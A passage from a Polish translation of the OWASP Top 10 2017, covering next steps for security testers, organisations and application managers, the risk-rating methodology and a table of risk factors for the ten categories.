
	zapobiegania CSRF itp.
Bezpieczny cykl rozwoju	Aby usprawnić proces budowania aplikacji i interfejsów API, OWASP zaleca model <a href="#">Software Assurance Maturity OWASP (SAMM)</a> . Model ten pomaga organizacjom sformułować i wdrożyć strategię bezpieczeństwa oprogramowania, która jest dostosowana do konkretnych zagrożeń stojących przed konkretną organizacją.
Edukacja o bezpieczeństwie aplikacji	<a href="#">OWASP Education Project</a> zapewnia materiały szkoleniowe, które pomagają edukować programistów na temat bezpieczeństwa aplikacji internetowych. Aby dowiedzieć się więcej na temat luk w zabezpieczeniach, wypróbuj <a href="#">OWASP WebGoat</a> , <a href="#">WebGoat.NET</a> , <a href="#">OWASP NodeJS Goat</a> , <a href="#">OWASP Juice Shop Project</a> lub <a href="#">OWASP Broken Web Applications Project</a> . Aby być na bieżąco, przyjdź na konferencję <a href="#">OWASP AppSec</a> , OWASP Conference Training lub <a href="#">lokalne spotkania OWASP</a> .

Dostępnych jest wiele dodatkowych zasobów OWASP. Odwiedź stronę [Projekty OWASP](#), która zawiera listę wszystkich projektów Flagship, Labs i Incubator. Większość zasobów OWASP jest dostępna na naszej wiki, a wiele dokumentów OWASP można zamówić w [formie drukowanej lub jako e-booki](#).



## +T: Co dalej dla testerów bezpieczeństwa

Stwórz ciągle testy bezpieczeństwa aplikacji

Budowanie bezpiecznego kodu jest ważne. Ważne jest jednak sprawdzenie, czy bezpieczeństwo, które zamierzałeś zbudować, jest rzeczywiście obecne, poprawnie zaimplementowane i użyte wszędzie tam, gdzie powinno. Celem testerów bezpieczeństwa jest dostarczenie tego dowodu.

Praca nad bezpieczeństwem jest trudna i złożona, a nowoczesne szybkie procesy rozwojowe, takie jak Agile i DevOps, wywierają ogromny nacisk na tradycyjne podejścia i narzędzia. Dlatego zachęcamy do zastanowienia się, w jaki sposób zamierzasz skupić się na tym, co ważne w całym portfolio aplikacji i zrobić to opłacalnie. Współczesne ryzyko szybko się zmienia, więc dawno minęły czasy skanowania lub penetrowania aplikacji raz na rok pod kątem słabych punktów.

Nowoczesne tworzenie oprogramowania wymaga ciągłego testowania bezpieczeństwa aplikacji. Należy udoskonalić istniejące metody programistyczne za pomocą automatyzacji zabezpieczeń, która nie spowalnia rozwoju. Niezależnie od wybranego podejścia, weź pod uwagę roczny koszt testów, selekcji błędów, działań naprawczych, ponownego testowania i ponownego wdrożenia pojedynczej aplikacji pomnożonej przez rozmiar portfolio aplikacji.

Zrozum model zagrożenia	Zanim zaczniesz testować, upewnij się, że rozumiesz, na co poświęcić czas w pierwszej kolejności. Priorytety powinny wynikać z modelu zagrożenia, więc jeśli go nie masz, musisz go utworzyć przed testowaniem. Rozważ użycie <a href="#">OWASP ASVS</a> i <a href="#">przewodnika testowego OWASP</a> jako pierwszych i nie opieraj się na opinii dostawców narzędzi w decydowaniu, co jest ważne dla Twojej firmy.
Zrozum cykl rozwoju swojego oprogramowania	Twoje podejście do testowania bezpieczeństwa aplikacji musi być w wysokim stopniu zgodne z ludźmi, procesami i narzędziami, których używasz w swoim cyklu życia oprogramowania (SDLC). Próby wymuszania dodatkowych kroków i kontroli mogą powodować tarcia i trudności. Poszukaj naturalnych możliwości gromadzenia informacji o zabezpieczeniach i wróć do swojego procesu.
Strategie testowania	Wybierz najprostszą, najszybszą i najdokładniejszą technikę weryfikacji każdego wymagania. <a href="#">OWASP Security Knowledge Framework</a> i <a href="#">OWASP Application Security Verification Standard</a> mogą być świetnymi źródłami funkcjonalnych i нефункциональных wymagań bezpieczeństwa. Pamiętaj, aby wziąć pod uwagę zasoby ludzkie wymagane do radzenia sobie z fałszywie dodatnimi

	wynikami uzyskanymi z zautomatyzowanych narzędzi, a także poważne zagrożenia wynikające z fałszywie negatywnych wyników.
Zakres i dokładność	Nie musisz zaczynać od testowania wszystkiego. Skoncentruj się na tym, co ważne i rozbuduj swój program weryfikacji w miarę upływu czasu. Oznacza to rozszerzenie zestawu mechanizmów bezpieczeństwa i zagrożeń, które są automatycznie weryfikowane, a także rozszerzenie zestawu aplikacji i interfejsów API. Celem jest osiągnięcie stanu, w którym podstawowe bezpieczeństwo wszystkich aplikacji i interfejsów API jest stale weryfikowane.
Przekaż wyniki	Bez względu na to, jak dobry jesteś w testowaniu, nie zrobi to żadnej różnicy, chyba że zakomunikujesz wyniki. Buduj zaufanie pokazując, że wiesz jak działa aplikacja. Opisz wyraźnie i nie używając "żargonu" w jaki sposób można ją wykorzystywać i dołącz scenariusz ataku. Dokonaj realistycznej oceny tego, jak trudno jest wykryć i wykorzystać lukę w zabezpieczeniach oraz jakie to może być złe. Wreszcie, dostarczaj wyniki do zespołów programistycznych.

## +O: Co dalej dla organizacji

Uruchom program bezpieczeństwa aplikacji od zaraz

Zabezpieczenia aplikacji nie są już tylko opcją, a koniecznością. Rosnąca ilość ataków i presja prawna sprawiają, że organizacje muszą ustanowić skuteczne procesy i możliwości zabezpieczania swoich aplikacji i interfejsów API. Biorąc pod uwagę oszałamiającą ilość kodu w licznych aplikacjach i interfejsach API, które są już w produkcji, wiele organizacji ma trudności z opanowaniem ogromnej liczby luk w zabezpieczeniach.

OWASP zaleca organizacjom ustanowienie programu bezpieczeństwa aplikacji w celu poprawy bezpieczeństwa w aplikacjach i interfejsach API. Osiągnięcie bezpieczeństwa aplikacji wymaga sprawnego współdziałania wielu różnych części organizacji, w tym bezpieczeństwa i audytu, rozwoju oprogramowania oraz zarządzania biznesowego. Bezpieczeństwo powinno być widoczne i mierzalne, aby wszyscy mogli je zobaczyć i zrozumieć. Skoncentruj się na działaniach, które faktycznie pomagają poprawić bezpieczeństwo w firmie poprzez eliminację lub zmniejszenie ryzyka. [OWASP SAMM](#) i [OWASP Application Security Guide for CISO](#) są źródłem większości kluczowych działań na tej liście.

Rozpocznij	<ul style="list-style-type: none"><li>• Dokumentuj wszystkie aplikacje i powiązane zasoby danych. Większe organizacje powinny rozważyć wdrożenie w tym celu Configuration Management Database (CMDB).</li><li>• Stwórz <a href="#">program bezpieczeństwa aplikacji</a> i przystosowania dysku.</li><li>• Przeprowadź <a href="#">analizę luk w wydajności porównując twoją organizację z innymi</a>, aby zdefiniować kluczowe obszary do poprawy i wdrożyć plan wykonania.</li><li>• Uzyskaj zgodę od zarządu i stwórz <a href="#">kampanię informacyjną na temat bezpieczeństwa aplikacji</a> dla całego działu IT.</li></ul>
Miej odpowiednie podejście do ryzyka	<ul style="list-style-type: none"><li>• Zidentyfikuj potrzeby ochrony bezpieczeństwa aplikacji z perspektywy biznesowej. Powodem tego powinny być częściowo przepisy dotyczące prywatności i inne przepisy dotyczące chronionych danych.</li><li>• Stwórz model oceny ryzyka, który będzie zawierał zestaw czynników prawdopodobieństwa ataku i jego konsekwencje.</li><li>• W związku z tym mierz i ustal priorytety dla wszystkich aplikacji i interfejsów API. Dodaj wyniki do swojej bazy CMDB.</li></ul>

	<ul style="list-style-type: none"> <li>• Stwórz wytyczne dotyczące zakresu i poziomu wymaganego rygoru.</li> </ul>
Zbuduj odpowiednie fundamenty	<ul style="list-style-type: none"> <li>• Stwórz zestaw standardów bezpieczeństwa aplikacji dla wszystkich zespołów programistycznych.</li> <li>• Zdefiniuj wspólny zestaw środków bezpieczeństwa, które uzupełniają te standardy oraz dostarczają wskazówek dotyczących projektowania i rozwoju ich użycia.</li> <li>• Stwórz program szkoleń z zakresu bezpieczeństwa aplikacji, który skupia się na różnych rolach i tematach programistycznych.</li> </ul>
Włącz bezpieczeństwo do istniejących procesów	<ul style="list-style-type: none"> <li>• Zdefiniuj i zintegruj bezpieczne <a href="#">procesy wdrożeniowe</a> i <a href="#">operacyjne</a>. Działania obejmują <a href="#">modelowanie zagrożeń</a>, bezpieczne projektowanie i <a href="#">rewizję projektu</a>, bezpieczne kodowanie i <a href="#">rewizję kodu</a>, <a href="#">testy penetracyjne</a> i remediację.</li> <li>• Zapewnienie wsparcia zespołom projektowym.</li> </ul>
Zapewnij widoczność procesów zarządzania	<ul style="list-style-type: none"> <li>• Zarządzaj danymi. Podejmuj decyzje dotyczące finansowania i udoskonalania w oparciu o zebrane dane analityczne. Dane obejmują przestrzeganie zasad bezpieczeństwa i działań, luki w zabezpieczeniach, zasięg aplikacji, gęstość defektów według typu i liczby wystąpień itp.</li> <li>• Analizuj dane z działań związanych z wdrażaniem i weryfikacją, aby znaleźć przyczyny i wzorce podatności a następnie wprowadzić strategiczne i systemowe ulepszenia w całym przedsiębiorstwie. Ucz się na błędach.</li> </ul>

## +A: Co dalej dla managerów aplikacji

### Zarządzaj pełnym cyklem życia aplikacji

Aplikacje należą do najbardziej złożonych systemów, które są regularnie tworzone. Zarządzanie IT dla aplikacji powinno być wykonywane przez specjalistów IT odpowiedzialnych za cały cykl życia aplikacji. Sugerujemy określenie roli menedżera aplikacji jako technicznego odpowiednika właściciela aplikacji. Menedżer aplikacji odpowiada za cały cykl życia aplikacji z perspektywy IT, od zbierania wymagań do procesu wycofywania systemu.

Zarządzanie wymaganiami i zasobami	<ul style="list-style-type: none"><li>• Zbieraj i negocjuj wymagania biznesowe dotyczące aplikacji z firmą, w tym wymagania dotyczące ochrony w odniesieniu do poufności, autentyczności, integralności i dostępności wszystkich zasobów danych oraz oczekiwanej logiki biznesowej.</li><li>• Przygotuj wymagania techniczne, w tym funkcjonalne i niefunkcjonalne wymagania bezpieczeństwa.</li><li>• Planuj i negocjuj budżet obejmujący wszystkie aspekty projektowania, budowy, testowania i działania, w tym działań związanych z bezpieczeństwem.</li></ul>
Zapytania ofertowe (RFP) i umowy	<p>Wynegocjuj wymagania z programistami wewnętrznymi lub zewnętrznymi, w tym wytyczne i wymogi bezpieczeństwa w odniesieniu do twojego programu bezpieczeństwa, np. SDLC, najlepsze praktyki:</p> <ul style="list-style-type: none"><li>• Oceń spełnienie wszystkich wymagań technicznych, w tym fazy planowania i projektowania.</li><li>• Negocjuj wszystkie wymagania techniczne, w tym umowy dotyczące projektowania, bezpieczeństwa i SLA.</li><li>• Zastosuj szablony i listy kontrolne, takie jak <a href="#">OWASP Secure Software Contract</a>.</li></ul> <p>Uwaga: Załącznik dotyczy prawa amerykańskiego, dlatego przed skorzystaniem z niego należy się skonsultować z wykwalifikowanym doradcą prawnym.</p>
Planowanie i projektowanie	<ul style="list-style-type: none"><li>• Negocjuj planowanie i projektowanie z programistami i udziałowcami wewnętrznymi, np. specjalistami ds. bezpieczeństwa.</li><li>• Zdefiniuj architekturę zabezpieczeń, mechanizmy kontrolne i środki zaradcze odpowiednie do potrzeb ochrony i przewidywanego poziomu zagrożenia. To powinno być wspierane przez specjalistów ds. bezpieczeństwa.</li><li>• Upewnij się, że właściciel aplikacji akceptuje pozostałe zagrożenia lub zapewnia dodatkowe zasoby.</li></ul>

<p>Wdrożenie, testowanie i wejście na rynek</p>	<ul style="list-style-type: none"> <li>• Zautomatyzuj bezpieczne wdrażanie aplikacji, interfejsów i wszystkich wymaganych składników, w tym konieczne uwierzytelnienia</li> <li>• Testuj funkcje techniczne i integrację z architekturą IT oraz koordynuj testy biznesowe.</li> <li>• Stwórz testy przypadków "użytkowania" i "nadużycia" z perspektywy technicznej i biznesowej.</li> <li>• Zarządzaj testami bezpieczeństwa zgodnie z wewnętrznymi procesami, potrzebami ochrony i przewidywanym poziomem zagrożenia.</li> <li>• W razie potrzeby wprowadź aplikację i zmigruj z wcześniej używanych aplikacji.</li> <li>• Zaktualizuj całą dokumentację, w tym bazę zarządzania konfiguracją (CMDB) i architekturę bezpieczeństwa.</li> </ul>
<p>Operacje i zarządzanie zmianami</p>	<ul style="list-style-type: none"> <li>• Operacje muszą zawierać wytyczne dotyczące zarządzania bezpieczeństwem aplikacji (np. zarządzanie poprawkami).</li> <li>• Podnieś świadomość bezpieczeństwa użytkowników i rozwiąż konflikty dotyczące użyteczności i bezpieczeństwa.</li> <li>• Zaplanuj zmiany i zarządzaj nimi, np. przeprowadź migrację aplikacji do nowych wersji a także migruj komponenty takie jak system operacyjny, oprogramowanie pośrednie i biblioteki.</li> <li>• Zaktualizuj całą dokumentację, w tym CMDB oraz architekturę bezpieczeństwa, kontrole i środki zaradcze, w tym wszelkie elementy Runbook lub dokumentację projektową.</li> </ul>
<p>Wycofywanie systemu</p>	<ul style="list-style-type: none"> <li>• Wszelkie wymagane dane powinny być archiwizowane. Wszystkie inne dane powinny zostać bezpiecznie wyczyszczone.</li> <li>• Bezpieczne wycofanie aplikacji, w tym usunięcie nieużywanych kont, ról i uprawnień.</li> <li>• Ustaw stan aplikacji jako wycofany w CMDB.</li> </ul>

## +R: Uwagi dotyczące ryzyka

Metodologia oceny ryzyka dla Top 10 opiera się [metodologii oceny ryzyka OWASP](#). Dla każdej kategorii Top 10 określiliśmy typowe ryzyko jakie jest powodowane przez słabe punkty typowych aplikacji internetowych. Osiągnęliśmy to poprzez analizę wspólnych czynników prawdopodobieństwa i czynników wpływających na każdy słaby punkt. Następnie uporządkowaliśmy Top 10 według tych słabych punktów, które zazwyczaj wprowadzają najbardziej znaczące ryzyko dla aplikacji. Czynniki te są aktualizowane przy każdym nowym wydaniu Top 10, ponieważ zmieniają się i ewoluują.

[Metodologia oceny ryzyka OWASP](#) definiuje wiele czynników pomagających obliczyć ryzyko zidentyfikowanej podatności. Jednak w Top 10 trzeba mówić o ogólnikach, a nie o konkretnych lukach w rzeczywistych aplikacjach i interfejsach API. W związku z tym nigdy nie możemy być tak precyzyjni, jak właściciele lub menedżerowie aplikacji przy obliczaniu ryzyka związanego z ich aplikacjami. Jesteś najlepiej przygotowany, aby ocenić znaczenie twoich aplikacji i danych, tego jakie są twoje zagrożenia oraz w jaki sposób twój system został zbudowany i jest używany.


Nasza metodologia obejmuje trzy czynniki prawdopodobieństwa dla każdego słabego punktu (rozpowszechnienie, wykrywalność i łatwość wykorzystania) i jeden czynnik wpływu (konsekwencje techniczne). Skala ryzyka dla każdego czynnika mieści się w zakresie od 1-Niski do 3-Wysoki i z terminologią właściwą dla każdego czynnika. Częstość występowania podatności jest czynnikiem, którego zwykle nie trzeba obliczać. W odniesieniu do danych dotyczących rozpowszechnienia otrzymaliśmy statystyki od wielu różnych organizacji, a następnie zsumowaliśmy ich dane, aby przedstawić listę 10 najprawdopodobniejszych zagrożeń według częstości występowania. Dane te następnie łączono z dwoma pozostałymi wskaźnikami wiarygodności (wykrywalność i łatwość wykorzystania) w celu obliczenia oceny wiarygodności dla każdej podatności. Ocena prawdopodobieństwa została następnie pomnożona przez nasze szacowane średnie konsekwencje techniczne na każdą pozycję, aby uzyskać ogólny ranking ryzyka dla każdej pozycji w pierwszej dziesiątce (im wyższy wynik, tym wyższe ryzyko). Wykrywalność, łatwość wykorzystania i konsekwencje zostały obliczone na podstawie analizy zgłoszonych CVE, które były powiązane z każdą z 10 kategorii.

Uwaga: To podejście nie bierze pod uwagę prawdopodobieństwa wystąpienia agenta. Nie wyjaśnia też żadnych szczegółów technicznych związanych tylko z twoją konkretną aplikacją. Każdy z tych czynników może znacząco wpłynąć na ogólne prawdopodobieństwo, że atakujący znajdzie i wykorzysta daną lukę. Ten dokument nie uwzględnia faktycznego wpływu na Twoją firmę. Twoja firma będzie musiała sama zdecydować, ile ryzyka mogą nieść za sobą aplikacje i interfejsy API i ile ryzyka twoja firma jest gotowa zaakceptować, biorąc pod uwagę kulturę, branżę i



otoczenie prawne. Celem Top 10 OWASP nie jest wykonanie tej analizy ryzyka dla ciebie.


Poniższa grafika ilustruje nasze obliczenia ryzyka dla A6: 2017-Security Misconfiguration.



## +RF: Szczegóły czynników ryzyka

### Podsumowanie czynników ryzyka Top 10

Poniższa tabela przedstawia podsumowanie 10 najważniejszych zagrożeń bezpieczeństwa aplikacji w roku 2017 oraz czynniki ryzyka, które przypisaliśmy każdemu ryzyku. Czynniki te zostały określone na podstawie dostępnych statystyk i doświadczenia zespołu Top 10 OWASP. Aby zrozumieć te zagrożenia dla konkretnej aplikacji lub organizacji, należy wziąć pod uwagę własne czynniki zagrożenia i wpływ na biznes. Nawet poważne słabości oprogramowania mogą nie stanowić poważnego zagrożenia, jeśli nie ma żadnych agentów zagrożeń (ang. threat agents), którzy mogliby przeprowadzić atak lub gdy wpływ na działalność jest znikomy.

RISK							Score
	Threat Agents	Exploitability	Prevalence	Detectability	Technical	Business	
A1:2017-Injection	App Specific	EASY: 3	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	8.0
A2:2017-Authentication	App Specific	EASY: 3	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE: 2	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE: 2	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT: 1	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	MODERATE: 2	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE: 2	WIDESPREAD: 3	DIFFICULT: 1	MODERATE: 2	App Specific	4.0

## Dodatkowe zagrożenia do rozważenia

Top 10 opisuje sporo zagrożeń, ale istnieje jeszcze wiele innych zagrożeń, które powinienś rozważyć i ocenić w swojej organizacji.

Niektóre z nich pojawiły się w poprzednich wersjach Top 10, a inne nie, w tym nowe techniki ataku, które są identyfikowane przez cały czas. Inne ważne zagrożenia bezpieczeństwa aplikacji (zamówione przez CWE-ID), które należy dodatkowo rozważyć, obejmują:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)

- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)

Wersja angielska OWASP dostępna pod poniższym adresem:

[https://www.owasp.org/images/7/72/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf)